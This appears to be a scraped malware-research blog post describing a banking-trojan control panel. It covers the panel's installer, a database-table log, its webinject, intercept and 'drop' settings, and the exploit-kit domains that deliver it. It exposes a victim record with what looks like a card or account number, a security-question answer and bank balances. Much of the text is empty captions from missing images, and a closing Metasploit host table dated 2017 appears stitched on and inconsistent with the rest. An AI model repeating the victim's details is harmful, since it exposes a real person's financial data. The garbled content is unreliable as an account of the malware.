
<https://blog.malwarebytes.org/exploits-2/2015/11/blast-from-the-past-blackhole-exploit-kit-resurfaces-in-live-attacks/>

First one is RIG exploit kit delivering Chthonic targeting Russia and Ukraine.


And for update-flashplayer.ml, update-flash-security.ml, they lead to iBanking download.




Downloaded:




Trash:




Mailer:




Config:




Mail:




Informations:




Options:




Jabber adress:



User:



Users:



Different admins with different rights:

Some users have limited actions, for example one guys had only access to malware upload feature, probably to refresh the crypt.

6 users including the master user is using russian language on the panel, the rest is configured on english language.

Control Panel 1.01 Installer

This application install and configure your control panel on this server. Please type settings and press 'Install'.

Root user:

User name (1-20 chars):

Password (6-64 chars):

MySQL server:

Host:

User:

Password:

Database:

Misc:

NodeJS port:

TokenSpy ts.php URL:

Local folders:

Reports:

Options:

Online bot timeout:

Encryption key (1-255 chars):

Enable write reports to database.


Enable write reports to local path.

-- Install --


- Installation steps:**
- [0] - Connecting to MySQL as 'atmos_user'.
 - [0] - Selecting DB 'atmos_bd'.
 - [0] - Updating table 'botnet_list'.
 - [0] - Creating table 'botnet_reports'.
 - [0] - Updating table 'botnet_reports_151017'.
 - [0] - Updating table 'botnet_reports_151019'.
 - [0] - Updating table 'botnet_reports_151020'.
 - [0] - Updating table 'botnet_reports_151021'.
 - [0] - Updating table 'botnet_reports_151022'.
 - [0] - Updating table 'botnet_reports_151023'.
 - [0] - Updating table 'botnet_reports_151024'.
 - [0] - Updating table 'botnet_reports_151025'.
 - [0] - Updating table 'botnet_reports_151026'.
 - [0] - Updating table 'botnet_reports_151027'.
 - [0] - Updating table 'botnet_reports_151028'.
 - [0] - Updating table 'botnet_reports_151029'.
 - [0] - Updating table 'botnet_reports_151030'.
 - [0] - Updating table 'botnet_reports_151031'.
 - [0] - Updating table 'botnet_reports_151101'.
 - [0] - Updating table 'botnet_reports_151102'.
 - [0] - Filling table 'ipv4toc'.
 - [1] - Creating table 'ipv4toc'.
 - [6] - Updating table 'cp_users'.
 - [6] - Updating table 'botnet_scripts'.
 - [6] - Updating table 'botnet_scripts_stat'.
 - [6] - Updating table 'botnet_software_stat'.
 - [6] - Updating table 'exe_updates'.
 - [6] - Updating table 'exe_updates_crypter'.
 - [6] - Updating table 'botnet_rep_domains'.
 - [6] - Updating table 'botnet_rep_domainlogs'.
 - [6] - Updating table 'accparse_rules'.
 - [6] - Updating table 'accparse_accounts'.

- [6] - Updating table 'vnc_bot_connections'.
- [6] - Updating table 'botnet_rep_dedup'.
- [6] - Updating table 'jabber_messages'.
- [6] - Updating table 'botnet_rep_iframer'.
- [6] - Updating table 'botnet_rep_filehunter'.
- [7] - Updating table 'botnet_screenshots'.
- [7] - Updating table 'botnet_rep_favorites'.
- [7] - Updating table 'botnet_activity'.
- [7] - Updating table 'botnet_webinjects_group'.
- [7] - Updating table 'botnet_webinjects_group_perms'.
- [7] - Updating table 'botnet_webinjects'.
- [7] - Updating table 'botnet_webinjects_bundle'.
- [7] - Updating table 'botnet_webinjects_bundle_execlim'.
- [7] - Updating table 'botnet_webinjects_bundle_members'.
- [7] - Updating table 'botnet_webinjects_history'.
- [7] - Updating table 'svc_mail_tasks'.
- [7] - Updating table 'svc_mail_emails'.
- [7] - Updating table 'neurostat_profiles'.
- [7] - Updating table 'neurostat_criteria'.
- [7] - Updating table 'neurostat_analyses'.
- [7] - Updating table 'neurostat_analysis_bots'.
- [7] - Updating table 'neurostat_analysis_data'.
- [7] - Updating table 'botnet_rep_balance'.
- [7] - Updating table 'notes'.
- [7] - Updating table 'tokenspy_rules'.
- [7] - Updating table 'tokenspy_bots_state'.
- [7] - Updating table 'tokenspy_bots_history'.
- [7] - Updating table 'tokenspy_bots_posted'.
- [7] - Updating table 'tokenspy_page_presets'.
- [7] - Creating folder '1533078620'.
- [7] - Writing config file
- [7] - Searching for the god particle...
- [7] - Creating folder 'system/data'.
- [7] - Creating folder 'system/data/TokenSpy'.
- [7] - Creating folder 'system/data/TokenSpy/templates'.
- [7] - Creating folder 'system/data/TokenSpy/pages'.
- [7] - Creating folder 'system/data/TokenSpy/skeletons'.
- [7] - Creating folder 'public'.
- [7] - Creating folder 'files'.
- [7] - Creating folder 'files/webinjects'.
- Update complete! -


Files:




CC parser:



Webinject server:



Dashboard:



View:

4724090076715042_tdcanda

Info

4724090076715042_tdcanda	24
Oct 16, 2015 17:27	OTHER
easyweb.td.com	
complete	

CTRL+ENTER to save the note...

DELETE RECORD

Useragent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36

Holder name:

Who is your favourite person from history?: newton

What was the name of your first girlfriend/boyfriend?:

What was your high school mascot?:

Banking : : \$473.42
 Credit : : \$34,903.36
 TD UNLIMITED CHEQUING ACCOUNT- : : \$473.42
 STUDENT LINE OF CREDIT UNSECURED - : : \$34,678.27
 TD DRIVERS REWARDS VISA CARD - : : \$225.09

Settings:

Settings

Security Common Intercept **ATS**

Intercept status ON OFF

10 300

Specified links:

Type domain here and press ENTER...

Settings

Security Common Intercept **ATS**

ATS status ON OFF

Specified links:

Type domain here and press ENTER...

Replacer settings:

Replacer Settings

Login

Account

Amount

Mask

Last Login

Chat:

Intercept Chat

<https://tb.raiffeisendirect.ch/entrance/> May 20, 2015 23:06

[127.0.0.1]

Language: de
OS: Windows 7
Browser: Firefox 30.0
Screen Size: 1676 x 871
Login page onloaded

VNC

<https://tb.raiffeisendirect.ch/entrance/> May 20, 2015 23:06

[127.0.0.1]

Language: de
OS: Windows 7
Browser: Firefox 30.0
Screen Size: 1676 x 871
Login page onloaded

VNC

Drop:

Drop Settings

First

Last

Amount

IBAN

BIC

Address

Fakes:

Intercept Query

Query Title

File • Edit • Insert • View • Format • Table • Tools •


Formats

Wards: 0

Input	Input	Input	Input
Input	Input	Input	Input
Input	Input	Input	Input
Input	Input	Input	Button

! Fake list is empty

WebInject server 2:



Dashboard:

Host	IP	Host Name	Host Type	Version	Current Command	Host	Last Seen
1224	172.16.17.0/24	172.16.17.0	Internal	Metasploit 4.2.0	metasploit	172.16.17.0	2017-05-04 18:03:00
1225	172.16.17.1	172.16.17.1	Internal	Metasploit 4.2.0	metasploit	172.16.17.1	2017-05-04 18:03:00
1226	172.16.17.2	172.16.17.2	Internal	Metasploit 4.2.0	metasploit	172.16.17.2	2017-05-04 18:03:00
1227	172.16.17.3	172.16.17.3	Internal	Metasploit 4.2.0	metasploit	172.16.17.3	2017-05-04 18:03:00


Command:

Host	Run	Command	Console	Type
172.16.17.0/24	info	info	metasploit	Host
172.16.17.0/24	info	info	metasploit	Host
172.16.17.0/24	info	info	metasploit	Host


Logs:

ID	action	ip	host	date
1	Open log from	172.16.17.0	172.16.17.0	2017-05-04
2	Send log to	172.16.17.1	172.16.17.1	2017-05-04
